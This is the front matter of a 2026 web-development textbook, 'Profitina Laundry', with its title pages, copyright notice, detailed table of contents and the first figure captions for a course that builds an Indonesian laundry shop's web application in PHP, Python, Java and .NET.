Profitina Laundry

Irfan Subakti

Profitina
profitina.com

Profitina Laundry

From Requirements to a Running Web Application in Every Stack

Irfan Subakti

Copyright © 2026 Irfan Subakti. All rights reserved.

Published by Profitina · profitina.com

First edition, September 2026.

Every program in this book was compiled and run before its output was printed. The complete source code is in the accompanying Code folder. The programs are offered for teaching and learning; Irfan Subakti and the publisher accept no liability for their use elsewhere.

Contents

Preface ..... **xliii**
Who this book is for xliii
What is in it xliii
How to read it xliii
About the author xliv
Acknowledgments xliv

CHAPTER 1 The Story and the Business: How a Laundry Really Runs **1**
1.1 Where We Begin 1
1.2 A Real Business Behind the Case 2
1.2.1 Where the story comes from 2
1.2.2 What the shop used before software 2
1.2.3 Profitina Laundry today 3
1.3 Laundry in Indonesia 3
1.3.1 Two ways to sell clean clothes 3
1.3.2 The size of the trade 4
1.3.3 The seasons of a laundry 4
1.4 From the Scale to the Customer's Hands 5
1.4.1 Intake: weighing and counting 6
1.4.2 The slip and the tag 6
1.4.3 The rack 7
1.4.4 Washing, drying, ironing, folding and packing 7
1.4.5 Ready for pickup 7
1.4.6 Pickup, payment and hand-over 8
1.4.7 Delivery 8
1.4.8 Deposits: paying before you come 8
1.4.9 When the customer never comes back 8
1.5 Three Outlets and Fourteen People 8
1.5.1 The jobs 8
1.5.2 Roles that the data decides 9
1.5.3 A day in the week of an outlet 10
1.6 The Price List and the Arithmetic of a Bill 10
1.6.1 Twelve services 10
1.6.2 The price of an order 11
1.6.3 Express, and what the surcharge really is 11
1.6.4 The promised time 11
1.6.5 Down payments 12
1.6.6 The balance 12
1.7 Money at the Counter: Cash, QRIS, Transfer and Deposit 12
1.7.1 Four ways to pay 12
1.7.2 QRIS, in plain words 13
1.7.3 What a QRIS payment costs the shop 14
1.7.4 How the shop's customers actually pay 14
1.8 When Things Go Wrong 15
1.8.1 Cancellations 15
1.8.2 Complaints 15
1.8.3 What the law says about "not our responsibility" 15
1.8.4 Machines, weather and people 15
1.9 Personal Data at the Counter 16
1.10 From Shop Words to Data 16

1.10.1 The vocabulary of the counter 16
1.10.2 What is stored and what is computed 17
1.10.3 One bill, seen by the finished application 18
1.11 One Day at the Counter, Simulated 19
1.11.1 The day we replay 19
1.11.2 How the program works 19
1.11.3 Running it 30
1.11.4 Reading the day 31
1.12 Profitina in Practice 32
1.13 Common Mistakes, and How to Avoid Them 32
1.14 Chapter Summary 33
1.15 Exercises 33
1.16 Solutions to the Exercises 35
References 37

CHAPTER 2 Your Workbench: VS Code for Web Development on Windows, macOS and Linux 38

2.1 Where We Left Off 38
2.2 What a Workbench Is 39
2.2.1 Five jobs 39
2.2.2 Three words you need first 39
2.2.3 The whole list 40
2.3 Visual Studio Code 41
2.3.1 Installing it 41
2.3.2 The extensions this book uses 41
2.3.3 Folders, the terminal and a few settings 42
2.4 The Browser and Its Developer Tools 43
2.5 Live Server, for Static Pages 44
2.6 PHP 44
2.6.1 Which version 44
2.6.2 Installing it 44
2.7 MySQL and MariaDB, Through XAMPP or a Package Manager 45
2.7.1 What you are installing 45
2.7.2 XAMPP on Windows (and macOS) 45
2.7.3 Homebrew and apt 46
2.8 SQLite and DB Browser for SQLite 46
2.9 Java: JDK 25, the Extension Pack, and Tomcat 47
2.9.1 The JDK 47
2.9.2 The Extension Pack for Java 47
2.9.3 Apache Tomcat, if you want it 48
2.10 Python 3.14, Virtual Environments, Flask and Django 48
2.10.1 Python 48
2.10.2 Virtual environments 48
2.10.3 Flask and Django versions 49
2.11 .NET 10 and the C# Dev Kit 49
2.12 Git 50
2.13 Checking the Whole Workbench 50
2.13.1 The commands, one by one 50
2.13.2 A program that does it for you 50
2.13.3 Checking the database 55
2.14 Getting the Application onto Your Machine 57
2.14.1 What the folder contains 57
2.14.2 Cloning or unpacking 57
2.14.3 Opening it in VS Code 58
2.15 The First Page, Served Five Ways 58

2.15.1 The plan 58
2.15.2 Way one: a plain file 59
2.15.3 Way two: PHP 61
2.15.4 Way three: Python and Flask 62
2.15.5 Way four: Java and the JDK's HttpServer 64
2.15.6 Way five: C# and ASP.NET Core 66
2.15.7 Five pages, one answer 68
2.16 Profitina in Practice 71
2.17 Common Mistakes, and How to Avoid Them 71
2.18 Chapter Summary 72
2.19 Exercises 73
2.20 Solutions to the Exercises 73
References 75

CHAPTER 3 Requirements: Stakeholders, Features and Qualities 77
3.1 Where We Left Off 77
3.2 What a Requirement Is 78
3.2.1 The word and its kinds 78
3.2.2 What, not how 78
3.2.3 What makes a requirement good 79
3.3 Stakeholders and Their Goals 79
3.3.1 Who has a stake 79
3.3.2 Influence and interest 80
3.3.3 Roles: from people to permissions 81
3.4 From Interviews to Requirements 82
3.4.1 Listening before writing 82
3.4.2 Four interviews 82
3.4.3 What is out of scope, and why it must be written down 83
3.4.4 A shared vocabulary 83
3.5 Business Rules and the Pricing Formula 84
3.5.1 Sixteen rules the shop already had 84
3.5.2 The formulas behind the money 85
3.5.3 Worked examples on real bills 86
3.6 The Functional Requirements, One by One 87
3.6.1 FR-1 Employee login and roles 87
3.6.2 FR-2 Customers: create, read, update, delete, search 87
3.6.3 FR-3 Services and prices 88
3.6.4 FR-4 Create a bill 88
3.6.5 FR-5 Bill workflow: queued → finished → departed 88
3.6.6 FR-6 Payments 89
3.6.7 FR-7 Receipt 89
3.6.8 FR-8 Dashboard 89
3.6.9 FR-9 Reports and CSV export 90
3.6.10 FR-10 Customer self-service status check 90
3.6.11 FR-11 JSON API 91
3.7 Non-Functional Requirements 91
3.7.1 How the families relate to ISO/IEC 25010 91
3.7.2 Security and personal data under UU PDP 92
3.7.3 Performance 93
3.7.4 Usability 93
3.7.5 Portability: SQLite by default, MySQL by one setting 93
3.7.6 Reliability and maintainability 94
3.8 Checking the Requirements Against the Data 94
3.9 Traceability: FR ↔ Use Case ↔ Test Case 100
3.9.1 Why trace 100

3.9.2 The matrix of Profitina Laundry 100
3.9.3 The 107-case test plan 101
3.9.4 Test cases are specific; requirements are general 102
3.10 A Program That Finds the Gaps 102
3.10.1 What a gap is 102
3.10.2 The program in Python 103
3.10.3 Running it 108
3.10.4 Fixing the documents and running it again 109
3.10.5 The same checker in Java 110
3.11 Prioritizing with MoSCoW 117
3.11.1 Not everything first 117
3.11.2 MoSCoW for Profitina Laundry 118
3.11.3 Priority and the order of the book 119
3.12 Profitina in Practice 119
3.13 Common Mistakes, and How to Avoid Them 119
3.14 Chapter Summary 120
3.15 Exercises 121
3.16 Solutions to the Exercises 122
References 123

CHAPTER 4 Use Cases in Depth 125
4.1 Where We Left Off 125
4.2 What a Use Case Is 125
4.2.1 A short history 125
4.2.2 The vocabulary 126
4.2.3 The UML use-case diagram 126
4.3 The Actors of Profitina Laundry 126
4.4 The Use-Case Diagram 127
4.4.1 All sixteen use cases on one page 127
4.4.2 «include» and «extend» 129
4.5 How to Write a Use-Case Description 130
4.6 Staff Access 130
4.6.1 UC-01 Log in / log out 130
4.6.2 UC-16 Manage employee accounts 131
4.7 Customers 132
4.7.1 UC-02 Search customers 132
4.7.2 UC-03 Register or edit a customer 132
4.8 The Price List: UC-04 Manage services and prices 133
4.9 The Life of a Bill 134
4.9.1 UC-05 Create a bill 134
4.9.2 UC-06 Mark a bill finished 135
4.9.3 UC-07 Hand over laundry 136
4.9.4 UC-08 Cancel a bill 137
4.9.5 UC-15 Record a complaint 138
4.10 Money 138
4.10.1 UC-09 Record a payment 138
4.10.2 UC-10 Print a receipt 139
4.11 Watching the Business 140
4.11.1 UC-11 View the dashboard 140
4.11.2 UC-12 View reports and export CSV 140
4.12 The Outside World 141
4.12.1 UC-13 Check bill status 141
4.12.2 UC-14 Use the JSON API 141
4.13 The Bill Workflow as Activity and State Diagrams 142
4.13.1 The journey of a bill 142

4.13.2 The states of a bill 143
4.14 Sequence Diagrams: Creating a Bill and Recording a Payment 144
4.14.1 What a sequence diagram shows 144
4.14.2 Creating a bill 144
4.14.3 Recording a payment 145
4.14.4 The result on screen 146
4.15 Replaying a Scenario Against the Running API 147
4.15.1 Why replay 147
4.15.2 The scenario file 147
4.15.3 Starting a fresh copy of the application 149
4.15.4 The replayer in Python 150
4.15.5 Running it 154
4.15.6 The replayer in Java 157
4.16 Profitina in Practice 167
4.17 Common Mistakes, and How to Avoid Them 167
4.18 Chapter Summary 168
4.19 Exercises 168
4.20 Solutions to the Exercises 169
References 170

CHAPTER 5 Transactions of a Real Year: The Sample Data 172
5.1 Where We Left Off 172
5.2 The Year at a Glance 173
5.2.1 Three outlets, fourteen people, twelve services 173
5.2.2 How many rows, and how much money 173
5.2.3 The snapshot moment 176
5.3 A Program That Makes the Same Year Every Time 176
5.3.1 What a generator is 176
5.3.2 Randomness you can repeat 177
5.3.3 Proving it 178
5.4 How Many Bills on a Given Day: the Calendar Rule 179
5.4.1 One multiplier per reason 179
5.4.2 The weekday and the rain 180
5.4.3 Holidays, Lebaran and the closed days 181
5.4.4 The campus, the new outlet and growth 181
5.4.5 From a multiplier to an expected number of bills 182
5.4.6 Worked by hand, then by the computer 182
5.5 From an Expected Number to an Actual One: the Poisson Draw 185
5.5.1 Why not simply round λ? 185
5.5.2 A worked example: an ordinary Monday at Rungkut 186
5.5.3 How the generator draws a Poisson number 186
5.5.4 How far can reality stray? 186
5.6 Inside One Bill: Arrival, Customer, Service, Units, Rack 187
5.6.1 The arrival time 187
5.6.2 Who is the customer? 187
5.6.3 Which service, and how much of it? 188
5.6.4 Who took the bill in, and where the bag waits 189
5.7 Time Moves On: Finishing, Pickup and the Snapshot 189
5.7.1 How long the washing takes 189
5.7.2 When the customer comes back 189
5.7.3 The snapshot decides the status 190
5.8 Money and the Audit Trail 190
5.8.1 Three ways to pay 190
5.8.2 Which method 190
5.8.3 The honest problems 191

5.8.4 The audit trail 192
5.9 Ten Bills Traced End to End 192
5.10 What the Year Looks Like 197
5.10.1 Month by month: charged and received 201
5.10.2 Outlet by outlet 201
5.10.3 Service by service 202
5.10.4 Hour and weekday 203
5.10.5 How customers pay 203
5.10.6 The rules against the data 204
5.11 The Same Summaries in Java 204
5.12 Drawing a Chart Yourself 209
5.13 Profitina in Practice 210
5.14 Common Mistakes, and How to Avoid Them 211
5.15 Chapter Summary 211
5.16 Exercises 212
5.17 Solutions to the Exercises 213
References 215

CHAPTER 6 Database Design: ERD, Normalization and the Data Dictionary 217

6.1 Where We Left Off 217
6.2 From a Paper Order Book to Tables 218
6.2.1 What the shop wrote down before 218
6.2.2 Entities, attributes, relationships 218
6.2.3 Tables, rows, columns and keys 218
6.3 The Original Design of 2020 219
6.3.1 Four tables 219
6.3.2 The 2020 design as a diagram 219
6.3.3 What the old sample rows got wrong 221
6.4 Reading ER Diagrams: Chen and Crow's Foot 222
6.4.1 The two notations side by side 222
6.4.2 The seven tables in Chen notation 222
6.4.3 The seven tables in crow's-foot notation 223
6.5 The Extension of 2026 224
6.5.1 Why three new tables 224
6.5.2 Why payments are not columns of the bill 225
6.5.3 Why the status history is its own table 225
6.5.4 What was not added: roles 225
6.6 Keys and Constraints 226
6.6.1 Keys 226
6.6.2 Natural, coded and surrogate keys 226
6.6.3 Foreign keys and what happens on delete 226
6.6.4 NOT NULL, CHECK and UNIQUE 227
6.6.5 Creating the schema and asking what it contains 229
6.7 The Database Says No 231
6.7.1 Fourteen bad statements 231
6.7.2 The same statements on MariaDB 233
6.7.3 What non-strict mode lets through 234
6.7.4 The SQLite trap: foreign keys are off by default 235
6.8 The Bill's State Machine as a Constraint 236
6.9 Why One Wide Table Goes Wrong 237
6.9.1 The order book as a table 237
6.9.2 Redundancy 240
6.9.3 The update anomalies 240
6.9.4 The deletion anomaly 240
6.9.5 The insertion anomaly 241

6.10 Functional Dependencies 241
6.10.1 The idea 241
6.10.2 Testing dependencies on the real data 242
6.10.3 Reasoning with dependencies 244
6.11 Normal Forms: 1NF, 2NF, 3NF and BCNF 245
6.11.1 First normal form 245
6.11.2 Second normal form 245
6.11.3 Third normal form 245
6.11.4 Boyce–Codd normal form 246
6.11.5 The seven tables, checked one by one 247
6.12 The Data Dictionary 248
6.13 MySQL and SQLite: One Design, Two Dialects 252
6.13.1 Why two files 252
6.13.2 The same table in MySQL 252
6.13.3 Foreign keys, the 2020 way 254
6.13.4 Indexes 254
6.13.5 Running the MySQL schema 255
6.14 Passwords: the Legacy Column and password_hash 255
6.14.1 Why the old column stays 255
6.14.2 What a password hash is 255
6.14.3 Verifying a password 256
6.15 The Same Work in Java 258
6.16 Profitina in Practice 263
6.17 Common Mistakes, and How to Avoid Them 263
6.18 Chapter Summary 264
6.19 Exercises 264
6.20 Solutions to the Exercises 265
References 269

CHAPTER 7 SQL for the Shop: Thirty Questions the Owner Asks 271
7.1 Where We Left Off 271
7.2 How to Run the Queries, and How to Read One 272
7.2.1 Three ways to run them 272
7.2.2 The order in which a query is read 275
7.2.3 Three ideas every query below relies on 276
7.2.4 From a question to a query: a worked method 276
7.3 Today and This Month: the Dashboard 277
7.3.1 Q01: today at each outlet 277
7.3.2 Q02: this month against last month 278
7.3.3 Q11: the queue now 278
7.4 Money over the Year 279
7.4.1 Q03: monthly revenue 279
7.4.2 Q04: money received, by method 280
7.4.3 Q05: a pivot 280
7.4.4 Q06: each outlet's share 281
7.5 Services and People 281
7.5.1 Q07: revenue per service, and why it is a LEFT JOIN 281
7.5.2 Q08: the top three at each outlet, with a window function 283
7.5.3 Q09: who takes the orders in 285
7.5.4 Q10: who does the washing 285
7.6 The Queue and the Clock 286
7.6.1 Dates and times in two dialects 286
7.6.2 Q12: the bills being processed 286
7.6.3 Q13: overdue right now, with a common table expression 287
7.6.4 Q14: how often the promise is kept 288

7.6.5 Q15: laundry nobody collected 289
7.6.6 Q27: how long washing and waiting take 290
7.6.7 A calendar from nothing: a recursive CTE 290
7.7 Money Owed and Money Paid 291
7.7.1 Q16: outstanding balances 291
7.7.2 Q17: one bill and a running balance 293
7.7.3 Q23: how bills were paid 293
7.8 Customers 294
7.8.1 Q18: the best customers 294
7.8.2 Q19: how often customers come 294
7.8.3 Q20: new customers per month 295
7.8.4 Q30: the customer's status check, with parameters 296
7.9 Patterns in Time and Money 297
7.9.1 Q21: the payment mix 297
7.9.2 Q22: the QRIS trend by quarter 297
7.9.3 Q24 and Q25: the week and the day 298
7.9.4 Q26: the Lebaran effect, week by week 300
7.10 Quality: Cancellations, Complaints and the Audit Trail 301
7.10.1 Q28: cancellations and complaints per outlet 301
7.10.2 Q29: one bill's history 301
7.10.3 Checking reports against each other 302
7.11 Indexes and EXPLAIN QUERY PLAN 302
7.11.1 How a query finds its rows 302
7.11.2 Reading the plans 305
7.11.3 Measuring the difference 305
7.12 SQLite and MySQL: Same Questions, Same Answers 306
7.13 The Same Queries from Java 308
7.14 Profitina in Practice 310
7.15 Common Mistakes, and How to Avoid Them 311
7.16 Chapter Summary 311
7.17 Exercises 312
7.18 Solutions to the Exercises 313
References 317

CHAPTER 8 The Front End: HTML, CSS and JavaScript 319
8.1 Where We Left Off 319
8.2 One API, Many Screens 320
8.2.1 The pages and who uses them 320
8.2.2 How the pieces fit together 321
8.2.3 Why no framework 321
8.3 Running the Pages 322
8.3.1 What you need 322
8.3.2 Mock mode: the pages with no server program 322
8.3.3 Live mode: the pages against the PHP API 322
8.4 Page Structure: Semantic HTML 323
8.4.1 The home page, element by element 323
8.4.2 Why the meaning matters 327
8.5 Layout and Responsive CSS 327
8.5.1 Custom properties: the palette in one place 327
8.5.2 Flexbox: the header in one row 328
8.5.3 Grid: tiles that arrange themselves 330
8.5.4 The whole page at two widths 330
8.5.5 One media query for phones 331
8.5.6 The bug a real browser found 333
8.6 Accessible Forms 334

8.6.1 The status form 334
8.6.2 Why the error says so little 335
8.6.3 The calculator as a live form 336
8.7 Building the Page Safely: the DOM without `innerHTML` 338
8.7.1 The danger in one customer's name 338
8.7.2 One helper for every element 338
8.8 Talking to the API with `fetch()` 339
8.8.1 A request, one step at a time 339
8.8.2 The methods of the API object 341
8.8.3 The session cookie and the anti-forgery token 341
8.8.4 Cross-origin requests, briefly 342
8.8.5 Choosing the data source 343
8.9 The Status Check, Line by Line 343
8.10 The Staff View: Login, Dashboard and Queue 346
8.10.1 Logging in and showing the right tabs 346
8.10.2 The dashboard 347
8.10.3 The queue, as a table and as cards 348
8.11 Error States 349
8.12 The Printable Receipt with the Official Logo 351
8.12.1 What the receipt must show 351
8.12.2 Building it from the API 351
8.12.3 Printing only the receipt 353
8.13 The Monthly Report and a CSV Made in the Browser 355
8.14 Testing the Front End 356
8.14.1 Three layers, three kinds of bug 356
8.14.2 Logic tests 357
8.14.3 Page tests in jsdom 358
8.14.4 Browser tests in Chromium 358
8.15 The Same API from Python 360
8.16 The Same API from Java 363
8.17 Profitina in Practice 365
8.18 Common Mistakes, and How to Avoid Them 366
8.19 Chapter Summary 366
8.20 Exercises 367
8.21 Solutions to the Exercises 368
References 369

CHAPTER 9 The PHP Track 371

9.1 Where We Left Off 371
9.2 Why PHP, and What the Track Contains 372
9.2.1 PHP in 2026 372
9.2.2 Why no framework 372
9.2.3 The files 372
9.3 Running It with `php -S` 373
9.3.1 One command 373
9.3.2 A ten-minute tour 374
9.4 The Front Controller and the Router 375
9.4.1 One entrance 375
9.4.2 The router 376
9.5 The Kernel: Headers, Sessions and Errors 378
9.6 Settings and the One Switch 380
9.7 PDO: SQLite by Default, MySQL by One Setting 381
9.7.1 Connecting 381
9.7.2 Prepared statements, always 383
9.7.3 Transactions: all or nothing 384

9.7.4 Switching to MySQL or MariaDB 384
9.8 Sessions and Login 385
9.8.1 A session, safely 385
9.8.2 Checking a password 386
9.8.3 PBKDF2 hashes 388
9.9 CSRF Tokens 391
9.10 Roles: Who May Do What 392
9.11 Validation on the Server 392
9.11.1 Whole numbers, and why “4.3” is refused 392
9.11.2 Showing the errors 393
9.12 Templates and Escaping 394
9.12.1 `h()`: the second line of defense 394
9.12.2 Templates are PHP files 395
9.13 The Bill Workflow 397
9.13.1 From the form to the model 397
9.13.2 Creating the bill 398
9.13.3 Moving the bill forward 403
9.14 Payments 404
9.15 The Receipt 406
9.16 Reports and CSV Export 409
9.17 The JSON API 412
9.17.1 The same models, a different skin 412
9.17.2 A session with curl 414
9.18 Running It under XAMPP 415
9.18.1 Apache instead of the built-in server 415
9.18.2 The two `.htaccess` files 415
9.19 The Checks 416
9.19.1 What runs 416
9.19.2 The run for this chapter 417
9.20 One Feature Side by Side: Creating a Bill in PHP, Python and Java 418
9.20.1 Three programs, one bill 418
9.20.2 What changed and what did not 422
9.21 Profitina in Practice 423
9.22 Common Mistakes, and How to Avoid Them 423
9.23 Chapter Summary 424
9.24 Exercises 425
9.25 Solutions to the Exercises 426
References 427

CHAPTER 10 The Python Track: Flask, the Reference Implementation 429

10.1 Where We Left Off 429
10.2 Why Flask, and What “Reference” Means 430
10.2.1 A small framework on purpose 430
10.2.2 What the reference implementation promises 430
10.3 Running It in Five Minutes 431
10.4 A Map of the Package 433
10.5 The Application Factory 434
10.5.1 Why a function builds the application 434
10.5.2 Reading the factory line by line 435
10.6 Settings and the Clock 436
10.6.1 Every setting from the environment 436
10.6.2 One clock for the whole shop 437
10.7 Blueprints: Pages and the API 439
10.7.1 What a route is 439
10.7.2 The API as one blueprint of several files 441

10.8 Data Access with `sqlite3` 441
10.8.1 One small class instead of a library 441
10.8.2 Transactions 443
10.8.3 Opening the connection 444
10.9 The Business Logic Layer 446
10.9.1 Rules that need no database 446
10.9.2 Creating a bill 447
10.9.3 The balance 449
10.9.4 Moving a bill forward, safely 449
10.10 Authentication and Roles 450
10.10.1 One guard for every request 450
10.10.2 Roles and permissions 451
10.10.3 Passwords 451
10.10.4 Lock-out after five failures 453
10.11 Sessions and CSRF 453
10.11.1 Why the sessions are kept on the server 453
10.11.2 CSRF tokens 454
10.12 Templates 456
10.12.1 Jinja2 and automatic escaping 456
10.12.2 Filters for the shop's formats 457
10.12.3 The screens 457
10.13 The JSON API 462
10.13.1 The same logic, a different presentation 462
10.13.2 A session with the running server 462
10.14 Reports and CSV Export 464
10.15 Errors That Help People 465
10.16 The Test Suite, Run for Real 467
10.16.1 A fresh shop for every test 467
10.16.2 One requirement, one file 468
10.16.3 The whole suite 470
10.16.4 What the tests found 471
10.17 The Same Feature in Plain Python and in Java 471
10.17.1 Plain Python 471
10.17.2 Java 474
10.17.3 Proving that they agree 480
10.18 Profitina in Practice 482
10.19 Common Mistakes, and How to Avoid Them 482
10.20 Chapter Summary 483
10.21 Exercises 483
10.22 Solutions to the Exercises 484
References 486

CHAPTER 11 The Java Tracks: JDK HttpServer and Jakarta Servlet/JSP 488

11.1 Where We Left Off 488
11.2 Two Java Tracks, and What Was Run 489
11.2.1 Java in 2026 489
11.2.2 What was run here, and what was not 489
11.3 Running the JDK HttpServer Track 490
11.4 A Map of the HttpServer Track 493
11.5 `App.java`: Wiring Without a Framework 495
11.6 The Server and the Router 496
11.6.1 One handler for every request 496
11.6.2 The router 498
11.6.3 Every URL in one place 499
11.7 JDBC with Prepared Statements 500

11.7.1 Connections and one transaction per change 500
11.7.2 Prepared statements, always 502
11.7.3 Repositories and conditional updates 504
11.8 Login with PBKDF2 505
11.8.1 The stored form of a password 505
11.8.2 The Java code 506
11.9 Sessions and CSRF Tokens 507
11.10 Templates and Escaping 508
11.11 The Bill Workflow 510
11.12 Payments 511
11.12.1 The rules 511
11.12.2 The code 512
11.13 The JSON API, from Outside 514
11.14 The Test Runner 516
11.15 The Servlet Track: Jakarta Servlet and JSP 517
11.15.1 What a servlet container does 517
11.15.2 The deployment descriptor 519
11.15.3 The listener and the filter 520
11.15.4 A servlet 521
11.15.5 One connection per request 523
11.15.6 JSP, EL and JSTL 524
11.16 Packaging a WAR for Tomcat 10.1 and 11 528
11.16.1 The build 528
11.16.2 Deploying on your own Tomcat 530
11.17 MiniContainer: How the Servlets Ran Here 530
11.18 The Shared Acceptance Suite, Run for Real 532
11.18.1 One suite for every track 532
11.18.2 The one failure 533
11.19 One Feature Side by Side: Recording a Payment in Java and Python 533
11.19.1 Python 534
11.19.2 Java 537
11.19.3 Proving that they agree 542
11.20 Profitina in Practice 544
11.21 Common Mistakes, and How to Avoid Them 545
11.22 Chapter Summary 546
11.23 Exercises 546
11.24 Solutions to the Exercises 547
References 548

CHAPTER 12 The .NET Track: ASP.NET Core Razor Pages 550

12.1 Where We Left Off 550
12.2 ASP.NET Core in 2026 551
12.2.1 Versions 551
12.2.2 What was run here, and what was not 551
12.3 Building and Running It 552
12.4 A Map of the Project 554
12.5 `Program.cs`: the Host, the Services and the Pipeline 555
12.6 Dependency Injection 559
12.7 Razor Pages: a Page, a Model and its Handlers 559
12.7.1 Two files per screen 559
12.7.2 Routes live on the page 560
12.7.3 The layout 562
12.8 Tag Helpers, Model Binding and Named Handlers 562
12.9 Antiforgery, and One Guard for Every Request 565
12.9.1 Errors that help people 567

12.10 Sessions, Login and PBKDF2 ... 568
12.11 The Data Store Behind an Interface ... 569
12.11.1 `ILaundryStore` ... 569
12.11.2 The CSV store ... 571
12.11.3 The SQL store and ADO.NET ... 573
12.11.4 Providers behind `#if`, and `dotnet add package` ... 575
12.12 The Workflow and Payments ... 577
12.12.1 One payment, request by request ... 579
12.13 The Receipt ... 582
12.14 The JSON API with Minimal Endpoints ... 584
12.15 The Shared Acceptance Suite, Run for Real ... 585
12.16 One Feature in C#, Java and Python: the Monthly Report ... 587
12.16.1 The rule ... 587
12.16.2 C ... 588
12.16.3 Java and Python ... 590
12.16.4 Proving that they agree ... 591
12.17 Profitina in Practice ... 594
12.18 Common Mistakes, and How to Avoid Them ... 594
12.19 Chapter Summary ... 595
12.20 Exercises ... 596
12.21 Solutions to the Exercises ... 597
References ... 598

CHAPTER 13 Framework Tracks: Django, Spring Boot, Laravel and ASP.NET Core MVC ... 600

13.1 Where We Left Off ... 600
13.2 What a Framework Gives You, and What It Costs ... 601
13.2.1 Seven jobs every web application has ... 601
13.2.2 What you get ... 602
13.2.3 What it costs ... 602
13.3 One Application, Four Frameworks ... 603
13.3.1 The rules every track keeps ... 603
13.3.2 The versions, checked in September 2026 ... 604
13.3.3 One table, four mappings ... 605
13.4 Django: The Python Framework with Everything Included ... 606
13.4.1 Project, app and the first run ... 606
13.4.2 Models: describing tables that already exist ... 607
13.4.3 Migrations that run the shared SQL ... 609
13.4.4 Settings: the order of the middleware is the security design ... 610
13.4.5 One login check for every view ... 611
13.4.6 The shared PBKDF2 password format ... 612
13.4.7 The business logic: a conditional update inside a transaction ... 614
13.4.8 The API view and the tests ... 615
13.5 Spring Boot: The Java Framework of the Enterprise ... 616
13.5.1 Starters and the build file ... 616
13.5.2 Entities and repositories ... 618
13.5.3 Spring Security: the filter chain ... 620
13.5.4 The password encoder ... 621
13.5.5 A transactional service and a REST controller ... 622
13.5.6 Tests with MockMvc, and what could not be built here ... 624
13.6 Laravel: The PHP Framework ... 625
13.6.1 From plain PHP to Laravel ... 625
13.6.2 Eloquent models on text keys ... 625
13.6.3 A migration that runs the shared schema ... 627
13.6.4 Authentication: an Eloquent user provider with a custom hasher ... 627

13.6.5 CSRF, routes and the error format 629
13.6.6 The service, the tests, and what could not be installed 629
13.7 ASP.NET Core MVC: The .NET Framework 631
13.7.1 Model, view, controller 631
13.7.2 A build with no packages at all 631
13.7.3 Entities, the store interface and EF Core 631
13.7.4 The password hasher, login and CSRF 633
13.7.5 The service, the build and the tests, run for real 636
13.7.6 What was not compiled 638
13.8 Side by Side 639
13.8.1 The four tracks in one table 639
13.8.2 One password format in two languages 640
13.8.3 Two frameworks, the same answers 645
13.8.4 What was actually run 646
13.9 Choosing a Framework 647
13.10 Profitina in Practice 647
13.11 Common Mistakes, and How to Avoid Them 648
13.12 Chapter Summary 649
13.13 Exercises 650
13.14 Solutions to the Exercises 651
References 653

CHAPTER 14 Testing, Security and Deployment 655
14.1 Where We Left Off 655
14.2 Why a Shop Needs Tests 655
14.2.1 What a test is 655
14.2.2 Four levels 656
14.3 The 107-Case Test Plan 656
14.3.1 How the plan is built 656
14.3.2 Reading one case 657
14.4 How Each Track Is Tested 657
14.4.1 Four suites, four languages, one plan 657
14.4.2 Flask 658
14.4.3 PHP 659
14.4.4 Java 659
14.4.5 The static front end 660
14.4.6 Reading the results together 660
14.5 A Shared Black-Box Acceptance Script 661
14.5.1 Why test from outside 661
14.5.2 The Python script 661
14.5.3 The Java twin 666
14.5.4 Results on three tracks and one proxy 667
14.6 Security: the OWASP Top 10:2025, Applied 668
14.6.1 The list 668
14.6.2 Injection (A05) 669
14.6.3 Cross-site scripting 670
14.6.4 Cross-site request forgery 670
14.6.5 Authentication (A07) 670
14.6.6 Access control (A01) 671
14.6.7 Secrets and configuration (A02, A04) 671
14.6.8 Logging, alerting and exceptional conditions (A09, A10) 672
14.6.9 Supply chain (A03) 672
14.7 UU PDP for a Small Shop 672
14.7.1 The law and its status in 2026 672
14.7.2 What the shop holds, and why 673

14.7.3 A breach, step by step 674
14.7.4 Does a laundry need a data protection officer? 674
14.8 Deployment Options 674
14.8.1 Six ways onto the internet 674
14.8.2 Shared hosting with PHP 675
14.8.3 A VPS with gunicorn and nginx 676
14.8.4 Tomcat for the Java web tracks 680
14.8.5 Kestrel and IIS for ASP.NET Core 680
14.8.6 Containers 681
14.8.7 Cloudflare Tunnel from the shop's own PC 682
14.9 The Deployment Checklist 683
14.9.1 Before, during and after 683
14.9.2 A script for the checks that a machine can do 684
14.10 Tools Used in This Chapter 688
14.11 Profitina in Practice 689
14.12 Common Mistakes, and How to Avoid Them 689
14.13 Chapter Summary 690
14.14 Exercises 691
14.15 Solutions to the Exercises 692
References 693

CHAPTER 15 Lessons and the Road Ahead 695
15.1 Where We Left Off 695
15.2 What the Year Taught the Owner 695
15.2.1 The year in money 695
15.2.2 How customers pay 696
15.2.3 Outlets, services, days and hours 697
15.2.4 Five things to do next Monday 697
15.3 What the Project Teaches 697
15.3.1 To students 697
15.3.2 To business owners 698
15.3.3 To teachers 699
15.4 Extension 1: Loyalty Points 699
15.4.1 The owner's request, as a requirement 699
15.4.2 Computing it from the sample year, in Python 699
15.4.3 The same in Java 702
15.4.4 What the numbers tell the owner 705
15.4.5 From a report to a feature 705
15.4.6 Designing the tiers 706
15.5 Extension 2: Pickup and Delivery Routing 706
15.5.1 What the service needs 706
15.5.2 The routing problem 707
15.5.3 Nearest neighbor, worked by hand 707
15.5.4 Improving a route by uncrossing it 708
15.6 Extension 3: WhatsApp Notifications 709
15.6.1 Today: a link, not a robot 709
15.6.2 Later: the WhatsApp Business Platform 709
15.6.3 Writing messages people are glad to receive 710
15.7 Extension 4: Analytics 710
15.7.1 Questions before dashboards 710
15.7.2 A trend inside the year 711
15.7.3 Where analytics belongs in the design 711
15.7.4 A page for the owner's phone 711
15.8 How to Extend Without Breaking 712
15.9 A Semester of Extensions 713

15.10 Profitina in Practice 714
15.11 Common Mistakes, and How to Avoid Them 714
15.12 A Closing Word 715
15.13 Chapter Summary 715
15.14 Exercises 716
15.15 Solutions to the Exercises 717
References 719

List of Figures

Figure 1.1 Bills per week at the three outlets, October 2025 to September 2026, from the sample database. The shaded band is the rainy season; the red band is the Lebaran closure of 19 to 22 March 2026. 5

Figure 1.2 The journey of one order through the shop. Steps 1 to 7 happen while the order is `queued`; it becomes `finished` when it is ready on the rack and `departed` when it is handed over or delivered. Money can be taken at intake and at hand-over; a cancellation is possible only while the order is still queued and nothing has been paid. 5

Figure 1.3 The fourteen employees of Profitina Laundry by outlet. The owner (navy) supervises the Rungkut staff and the two outlet supervisors (amber); cashiers are teal and washers grey. Every arrow is one value of the column `spv_id`. 9

Figure 1.4 The four ways money reaches the shop. Cash goes into the drawer; QRIS goes through a payment provider to the shop's bank account; a transfer goes to the account directly; a deposit was paid earlier. Every payment, whatever its method, becomes one row with a method, an amount and a reference. 13

